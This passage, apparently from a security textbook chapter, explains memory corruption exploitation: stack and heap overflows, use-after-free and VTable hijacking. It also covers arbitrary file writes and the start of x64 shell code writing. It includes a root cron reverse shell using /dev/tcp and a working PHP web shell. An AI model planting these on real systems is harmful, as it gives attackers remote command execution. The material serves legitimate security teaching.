


Figure 10-2: A simple stack overflow exploit

The stack buffer we'll overflow is below the return address for the function ❶. When the overflow occurs, the vulnerable code fills up the buffer and then overwrites the return address with the value 0x12345678 ❷. The vulnerable function completes its work and tries to return to its caller, but the calling address has been replaced with an arbitrary value pointing to the memory location of some shell code placed there by the exploit ❸. The return instruction executes, and the exploit gains control over code execution.


Writing an exploit for a stack buffer overflow is simple enough in the ideal situation: you just need to craft your data into the overflowed buffer to ensure the return address points to a memory region you control. In some cases, you can even add the shell code to the end of the overflow and set the return address to jump to the stack. Of course, to jump into the stack, you'll need to find the memory address of the stack, which might be possible because the stack won't move very frequently.

However, the properties of the vulnerability you discovered can create issues. For example, if the vulnerability is caused by a C-style string copy, you won't be able to use multiple 0 bytes in the overflow because C uses a 0 byte as the terminating character for the string: the overflow will stop immediately once a 0 byte is encountered in the input data. An alternative is to direct the shell code to an address value with no 0 bytes, for example, shell code that forces the application to do allocation requests.

Heap Buffer Overflows

Exploiting heap buffer overflows can be more involved than exploiting an overflow on the stack because heap buffers are often in a less predictable memory address. This means there is no guarantee you'll find something as easily corruptible as the function return address in a known location. Therefore, exploiting a heap overflow requires different techniques, such as control of heap allocations and accurate placement of useful, corruptible objects.

The most common technique for gaining control of code execution for a heap overflow is to exploit the structure of C++ objects, specifically their use of VTables. A VTable is a list of pointers to functions that the object implements. The use of virtual functions allows a developer to make new classes derived from existing base classes and override some of the functionality, as illustrated in Figure 10-3.



```
mov ecx, [p]
mov eax, [ecx + offset Func1]
call eax
```

Figure 10-3: VTable implementation

To support virtual functions, each allocated instance of a class must contain a pointer to the memory location of the function table ❶. When a virtual function is called on an object, the compiler generates code that looks up the address of the virtual function table, then looks up the virtual function inside the table, and finally calls that address ❷. Typically, we can't corrupt the pointers in the table because it's likely the table is stored in a read-only part of memory. But we can corrupt the pointer to the VTable and use that to gain code execution, as shown in Figure 10-4.




Figure 10-4: Gaining code execution through VTable address corruption

Use-After-Free Vulnerability

A use-after-free vulnerability is not so much a corruption of memory but a corruption of the state of the program. The vulnerability occurs when a memory block is freed but a pointer to that block is still stored by some part of the application. Later in the application's execution, the pointer to the freed block is reused, possibly because the application code assumes the pointer is still valid. Between the time that the memory block is freed and the block pointer is reused, there's opportunity to replace the contents of the memory block with arbitrary values and use that to gain code execution.

When a memory block is freed, it will typically be given back to the heap to be reused for another memory allocation; therefore, as long as you can issue an allocation request of the same size as the original allocation, there's a strong possibility that the freed memory block would be reused with your crafted contents. We can exploit use-after-free vulnerabilities using a technique similar to abusing VTables in heap overflows, as illustrated in Figure 10-5.

The application first allocates an object *p* on the heap ❶, which contains a VTable pointer we want to gain control of. Next, the application calls delete on the pointer to free the associated memory ❷. However, the application doesn't reset the value of *p*, so this object is free to be reused in the future.




Figure 10-5: An example of a use-after-free vulnerability

Although it's shown in the figure as being free memory, the original values from the first allocation may not actually have been removed. This makes it difficult to track down the root cause of a use-after-free vulnerability. The reason is that the program might continue to work fine even if the memory is no longer allocated, because the contents haven't changed.

Finally, the exploit allocates memory that is an appropriate size and has control over the contents of memory that *p* points to, which the heap allocator reuses as the allocation for *p* ❸. If the application reuses *p* to call a virtual function, we can control the lookup and gain direct code execution.

Manipulating the Heap Layout

Most of the time, the key to successfully exploiting a heap-based vulnerability is in forcing a suitable allocation to occur at a reliable location, so it's important to manipulate the layout of the heap. Because there is such a large number of different heap implementations on various platforms, I'm only able to provide general rules for heap manipulation.

The heap implementation for an application may be based on the virtual memory management features of the platform the application is executing on. For example, Windows has the API function *VirtualAlloc*, which allocates a block of virtual memory for the current process. However, using the OS virtual memory allocator introduces a couple of problems:

Poor performance Each allocation and free-up requires the OS to switch to kernel mode and back again.

Wasted memory At a minimum, virtual memory allocations are done at page level, which is usually at least 4096 bytes. If you allocate memory smaller than the page size, the rest of the page is wasted.

Due to these problems, most heap implementations call on the OS services only when absolutely necessary. Instead, they allocate a large memory region in one go and then implement user-level code to apportion that larger allocation into small blocks to service allocation requests.

Efficiently dealing with memory freeing is a further challenge. A naive implementation might just allocate a large memory region and then increment a pointer in that region for every allocation, returning the next available memory location when requested. This will work, but it's virtually impossible to then free that memory: the larger allocation could only be freed once all suballocations had been freed. This might never happen in a long-running application.

An alternative to the simplistic sequential allocation is to use a *free-list*. A free-list maintains a list of freed allocations inside a larger allocation. When a new heap is created, the OS creates a large allocation in which the free-list would consist of a single freed block the size of the allocated memory. When an allocation request is made, the heap's implementation scans the list of free blocks looking for a free block of sufficient size to contain the allocation. The implementation would then use that free block, allocate the request block at the start, and update the free-list to reflect the new free size.

When a block is freed, the implementation can add that block to the free-list. It could also check whether the memory before and after the newly freed block is also free and attempt to coalesce those free blocks to deal with memory fragmentation, which occurs when many small allocated blocks are freed, returning the blocks to available memory for reuse. However, free-list entries only record their individual sizes, so if an allocation larger than any of the free-list entries is requested, the implementation might need to further expand the OS allocated region to satisfy the request. An example of a free-list is shown in Figure 10-6.




Figure 10-6: An example of a simple free-list implementation

Using this heap implementation, you should be able to see how you would obtain a heap layout appropriate to exploiting a heap-based vulnerability. Say, for example, you know that the heap block you'll overflow is 128 bytes; you can find a C++ object with a VTable pointer that's at least the same size as the overflowable buffer. If you force the application to allocate a large number of these objects, they'll end up being allocated sequentially in the heap. You can selectively free one of these objects (it doesn't matter which one), and there's a good chance that when you allocate the vulnerable buffer, it will reuse the freed block. Then you can execute your heap buffer overflow and corrupt the allocated object's VTable to get code execution, as illustrated in Figure 10-7.




Figure 10-7: Allocating memory buffers to ensure correct layout

When manipulating heaps, the biggest challenge in a network attack is the limited control over memory allocations. If you're exploiting a web browser, you can use JavaScript to trivially set up the heap layout, but for a network application, it's more difficult. A good place to look for object allocations is in the creation of a connection. If each connection is backed by a C++ object, you can control allocation by just opening and closing connections. If that method isn't suitable, you'll almost certainly have to exploit the commands in the network protocol for appropriate allocations.

Defined Memory Pool Allocations

As an alternative to using an arbitrary free-list, you might use defined memory pools for different allocation sizes to group smaller allocations appropriately. For example, you might specify pools for allocations of 16, 64, 256, and 1024 bytes. When the request is made, the implementation will allocate the buffer based on the pool that most closely matches the size requested and is large enough to fit the allocation. For example, if you wanted a 50-byte allocation, it would go into the 64-byte pool, whereas a 512-byte allocation would go into the 1024-byte pool. Anything larger than 1024 bytes would be allocated using an alternative approach for large allocations. The use of sized memory pools reduces fragmentation caused by small allocations. As long as there's a free entry for the requested memory in the sized pool, it will be satisfied, and larger allocations will not be blocked as much.

Heap Memory Storage

The final topic to discuss in relation to heap implementations is how information like the free-list is stored in memory. There are two methods. In one method, metadata, such as block size and whether the state is free or allocated, is stored alongside the allocated memory, which is known as *in-band*. In the other, known as *out-of-band*, metadata is stored elsewhere in memory. The out-of-band method is in many ways easier to exploit because you don't have to worry about restoring important metadata when corrupting contiguous memory blocks, and it's especially useful when you don't know what values to restore for the metadata to be valid.

Arbitrary Memory Write Vulnerability

Memory corruption vulnerabilities are often the easiest vulnerabilities to find through fuzzing, but they're not the only kind, as mentioned in Chapter 9. The most interesting is an arbitrary file write resulting from incorrect resource handling. This incorrect handling of resources might be due to a command that allows you to directly specify the location of a file write or due to a command that has a path canonicalization vulnerability, allowing you to specify the location relative to the current directory. However the vulnerability manifests, it's useful to know what you would need to write to the filesystem to get code execution.

The arbitrary writing of memory, although it might be a direct consequence of a mistake in the application's implementation, could also occur as a by-product of another vulnerability, such as a heap buffer overflow. Many old heap memory allocators would use a linked list structure to store the list of free blocks; if this linked list data were corrupted, any modification of the free-list could result in an arbitrary write of a value into an attacker-supplied location.

To exploit an arbitrary memory write vulnerability, you need to modify a location that can directly control execution. For example, you could target the VTable pointer of an object in memory and overwrite it to gain control over execution, as in the methods for other corruption vulnerabilities.

One advantage of an arbitrary write is that it can lead to subverting the logic of an application. As an example, consider the networked application shown in Listing 107. Its logic creates a memory structure to store important information about a connection, such as the network socket used and whether the user was authenticated as an administrator, when the connection is created.

```
struct Session {
    int socket;
    int is_admin;
};

Session* session = WaitForConnection();
```

Listing 10-7: A simple connection session structure

For this example, we'll assume that some code checks, whether or not the session is an administrator session, will allow only certain tasks to be done, such as changing the system's configuration. There is a direct command to execute a local shell command if you're authenticated as an administrator in the session, as shown in Listing 10-8.

```
Command c = ReadCommand(session->socket);
if (c.command == CMD_RUN_COMMAND
    && session->is_admin) {
  system(c->data);
}
```

Listing 10-8: Opening the `run` *command as an administrator*

By discovering the location of the session object in memory, you can change the `is_admin` value from `0` to `1`, opening the `run` command for the attacker to gain control over the target system. We could also change the `socket` value to point to another file, causing the application to write data to an arbitrary file when writing a response, because in most Unix-like platforms, file descriptors and sockets are effectively the same type of resource. You can use the `write` system call to write to a file, just as you can to write to the socket.

Although this is a contrived example, it should help you understand what happens in real-world networked applications. For any application that uses some sort of authentication to separate user and administrator responsibilities, you could typically subvert the security system in this way.

Exploiting High-Privileged File Writes

If an application is running with elevated privileges, such as root or administrator privileges, your options for exploiting an arbitrary file write are expansive. One technique is to overwrite executables or libraries that you know will get executed, such as the executable running the network service you're exploiting. Many platforms provide other means of executing code, such as scheduled tasks, or `cron` jobs on Linux.

If you have high privileges, you can write your own `cron` jobs to a directory and execute them. On modern Linux systems, there's usually a number of `cron` directories already inside */etc* that you can write to, each with a suffix that indicates when the jobs will be executed. However, writing to these directories requires you to give the script file executable permissions. If your arbitrary file write only provides read and write permissions, you'll need to write to */etc/cron.d* with a Crontab file to execute arbitrary system commands. Listing 10-9 shows an example of a simple Crontab file that will run once a minute and connect a shell process to an arbitrary host and TCP port where you can access system commands.

```
* * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/1234 0>&1'
```

Listing 10-9: A simple reverse shell Crontab file

This Crontab file must be written to */etc/cron.d/run_shell*. Note that some versions of bash don't support this reverse shell syntax, so you would have to use something else, such as a Python script, to achieve the same result. Now let's look at how to exploit write vulnerabilities with low-privileged file writes.

Exploiting Low-Privileged File Writes

If you don't have high privileges when a write occurs, all is not lost; however, your options are more limited, and you'll still need to understand what is available on the system to exploit. For example, if you're trying to exploit a web application or there's a web server install on the machine, it might be possible to drop a server-side rendered web page, which you can then access through a web server. Many web servers will also have PHP installed, which allows you to execute commands as the web server user and return the result of that command by writing the file shown in Listing 10-10 to the web root (it might be in */var/www/html* or one of many other locations) with a *.php* extension.

```
<?php
if (isset($_REQUEST['exec'])) {
  $exec = $_REQUEST['exec'];
  $result = system($exec);
  echo $result;
}
?>
```

Listing 10-10: A simple PHP shell

After you've dropped this PHP shell to the web root, you can execute arbitrary commands on the system in the context of the web server by requesting a URL in the form *http://server/shell.php?exec=CMD*. The URL will result in the PHP code being executed on the server: the PHP shell will extract the `exec` parameter from the URL and pass it to the system API, with the result of executing the arbitrary command `CMD`.

Another advantage of PHP is that it doesn't matter what else is in the file when it's written: the PHP parser will look for the *<?php … ?>* tags and execute any PHP code within those tags regardless of whatever else is in the file. This is useful when you don't have full control over what's written to a file during the vulnerability exploitation.

Writing Shell Code

Now let's look at how to start writing your own shell code. Using this shell code, you can execute arbitrary commands within the context of the application you're exploiting with your discovered memory corruption vulnerability.

Writing your own shell code can be complex, and although I can't do it full justice in the remainder of this chapter, I'll give you some examples you can build on as you continue your own research into the subject. I'll start with some basic techniques and challenges of writing x64 code using the Linux platform.

Getting Started

To start writing shell code, you need the following:

- An installation of Linux x64.
- A compiler; both GCC and CLANG are suitable.
- A copy of the *Netwide Assembler (NASM)*; most Linux distributions have a package available for this.

On Debian and Ubuntu, the following command should install everything you need:

```
sudo apt-get install build-essential nasm
```

We'll write the shell code in x64 assembly language and assemble it using `nasm`, a binary assembler. Assembling your shell code should result in a binary file containing just the machine instructions you specified. To test your shell code, you can use Listing 10-11, written in C, to act as a test harness.

test_shellcode.c

```
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <unistd.h>

typedef int (*exec_code_t)(void);

int main(int argc, char** argv) {
  if (argc < 2) {
    printf("Usage: test_shellcode shellcode.bin\n");
    exit(1);
  }

❶ int fd = open(argv[1], O_RDONLY);
  if (fd <= 0) {
    perror("open");
    exit(1);
  }

  struct stat st;
  if (fstat(fd, &st) == -1) {
    perror("stat");
    exit(1);
  }
❷ exec_code_t shell = mmap(NULL, st.st_size,
 ❸ PROT_EXEC | PROT_READ, MAP_PRIVATE, fd, 0);

  if (shell == MAP_FAILED) {
    perror("mmap");
    exit(1);
  }

  printf("Mapped Address: %p\n", shell);
  printf("Shell Result: %d\n", shell());

  return 0;
}
```

Listing 10-11: A shell code test harness

The code takes a path from the command line ❶ and then maps it into memory as a memory-mapped file ❷. We specify that the code is executable with the `PROT_EXEC` flag ❸; otherwise, various platform-level exploit mitigations could potentially stop the shell code from executing.

Compile the test code using the installed C compiler by executing the following command at the shell. You shouldn't see any warnings during compilation.

```
$ cc -Wall -o test_shellcode test_shellcode.c
```

To test the code, put the following assembly code into the file *shellcode.asm*, as shown in Listing 10-12.

```
; Assemble as 64 bit
BITS 64
mov rax, 100
ret
```

Listing 10-12: A simple shell code example

The shell code in Listing 10-12 simply moves the value `100` to the RAX register. The RAX register is used as the return value for a function call. The test harness will call this shell code as if it were a function, so we would expect the value of the RAX register to be returned to the test harness. The shell code then immediately issues the `ret` instruction, jumping back to the caller of the shell code, which in this case is our test harness. The test harness should then print out the return value of `100`, if successful.

Let's try it out. First, we'll need to assemble the shell code using `nasm`, and then we'll execute it in the harness:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7fa51e860000
Shell Result: 100
```

The output returns `100` to the test harness, verifying that we're successfully loading and executing the shell code. It's also worth verifying that the assembled code in the resulting binary matches what we would expect. We can check this with the companion `ndisasm` tool, which disassembles this simple binary file without having to use a disassembler, such as IDA Pro. We need to use the `-b 64` switch to ensure `ndisasm` uses 64-bit disassembly, as shown here:

```
$ ndisasm -b 64 shellcofe.bin
00000000  B864000000        mov eax,0x64
00000005  C3                ret
```

The output from `ndisasm` should match up with the instructions we specified in the original shell code file in Listing 10-12. Notice that we used the RAX register in the `mov` instruction, but in the disassembler output we find the EAX register. The assembler uses this 32-bit register rather than a 64-bit register because it realizes that the constant `0x64` fits into a 32-bit constant, so it can use a shorter instruction rather than loading an entire 64-bit constant. This doesn't change the behavior of the code because, when loading the constant into EAX, the processor will automatically set the upper 32 bits of the RAX register to zero. The `BITS` directive is also missing, because that is a directive for the `nasm` assembler to enable 64-bit support and is not needed in the final assembled output.

Simple Debugging Technique

Before you start writing more complicated shell code, let's examine an easy debugging method. This is important when testing your full exploit, because it might not be easy to stop execution of the shell code at the exact location you want. We'll add a breakpoint to our shell code using the `int3` instruction so that when the associated code is called, any attached debugger will be notified.

Modify the code in Listing 10-12 as shown in Listing 10-13 to add the `int3` breakpoint instruction and then rerun the `nasm` assembler.

```
# Assemble as 64 bit
BITS 64
int3
mov rax, 100
ret
```

Listing 10-13: A simple shell code example with a breakpoint

If you execute the test harness in a debugger, such as GDB, the output should be similar to Listing 10-14.

```
  $ gdb --args ./test_shellcode shellcode.bin
  GNU gdb 7.7.1
  ...
  (gdb) display/1i $rip
  (gdb) r
  Starting program: /home/user/test_shellcode debug_break.bin
  Mapped Address: 0x7fb6584f3000

❶ Program received signal SIGTRAP, Trace/breakpoint trap.

  0x00007fb6584f3001 in ?? ()
  1: x/i $rip
❷ => 0x7fb6584f3001:      mov    $0x64,%eax
  (gdb) stepi
  0x00007fb6584f3006 in ?? ()
  1: x/i $rip
  => 0x7fb6584f3006:      retq
  (gdb)
  0x00000000004007f6 in main ()
  1: x/i $rip
  => 0x4007f6 <main+281>: mov    %eax,%esi
```

Listing 10-14: Setting a breakpoint on a shell

When we execute the test harness, the debugger stops on a `SIGTRAP` signal ❶. The reason is that the processor has executed the `int3` instruction, which acts as a breakpoint, resulting in the OS sending the `SIGTRAP` signal to the process that the debugger handles. Notice that when we print the instruction the program is currently running ❷, it's not the `int3` instruction but instead the `mov` instruction immediately afterward. We don't see the `int3` instruction because the debugger has automatically skipped over it to allow the execution to continue.

Calling System Calls

The example shell code in Listing 10-12 only returns the value 100 to the caller, in this case our test harness, which is not very useful for exploiting a vulnerability; for that, we need the system to do some work for us. The easiest way to do that in shell code is to use the OS's system calls. A system call is specified using a system call number defined by the OS. It allows you to call basic system functions, such as opening files and executing new processes.

Using system calls is easier than calling into system libraries because you don't need to know the memory location of other executable code, such as the system C library. Not needing to know library locations makes your shell code simpler to write and more portable across different versions of the same OS.

However, there are downsides to using system calls: they generally implement much lower-level functionality than the system libraries, making them more complicated to call, as you'll see. This is especially true on Windows, which has very complicated system calls. But for our purposes, a system call will be sufficient for demonstrating how to write your own shell code.

System calls have their own defined application binary interface (ABI) (see "Application Binary Interface" on page 123 for more details). In x64 Linux, you execute a system call using the following ABI:

- The number of the system call is placed in the RAX register.
- Up to six arguments can be passed into the system call in the registers RDI, RSI, RDX, R10, R8 and R9.
- The system call is issued using the `syscall` instruction.
- The result of the system call is stored in RAX after the `syscall` instruction returns.

For more information about the Linux system call process, run `man 2 syscall` on a Linux command line. This page contains a manual that describes the system call process and defines the ABI for various different architectures, including x86 and ARM. In addition, `man 2 syscalls` lists all the available system calls. You can also read the individual pages for a system call by running `man 2 <SYSTEM CALL NAME>`.

The exit System Call

To use a system call, we first need the system call number. Let's use the `exit` system call as an example.

How do we find the number for a particular system call? Linux comes with header files, which define all the system call numbers for the current platform, but trying to find the right header file on disk can be like chasing your own tail. Instead, we'll let the C compiler do the work for us. Compile the C code in Listing 10-15 and execute it to print the system call number of the `exit` system call.

```
#include <stdio.h>
#include <sys/syscall.h>

int main() {
  printf("Syscall: %d\n", SYS_exit);
  return 0;
}
```

Listing 10-15: Getting the system call number

On my system, the system call number for `exit` is 60, which is printed to my screen; yours may be different depending on the version of the

Linux kernel you're using, although the numbers don't change very often. The `exit` system call specifically takes process exit code as a single argument to return to the OS and indicate why the process exited. Therefore, we need to pass the number we want to use for the process exit code into RDI. The Linux ABI specifies that the first parameter to a system call is specified in the RDI register. The `exit` system call doesn't return anything from the kernel; instead, the process (the shell) is immediately terminated. Let's implement the `exit` call. Assemble Listing 10-16 with `nasm` and run it inside the test harness.

```
BITS 64
; The syscall number of exit
mov rax, 60
; The exit code argument
mov rdi, 42
syscall

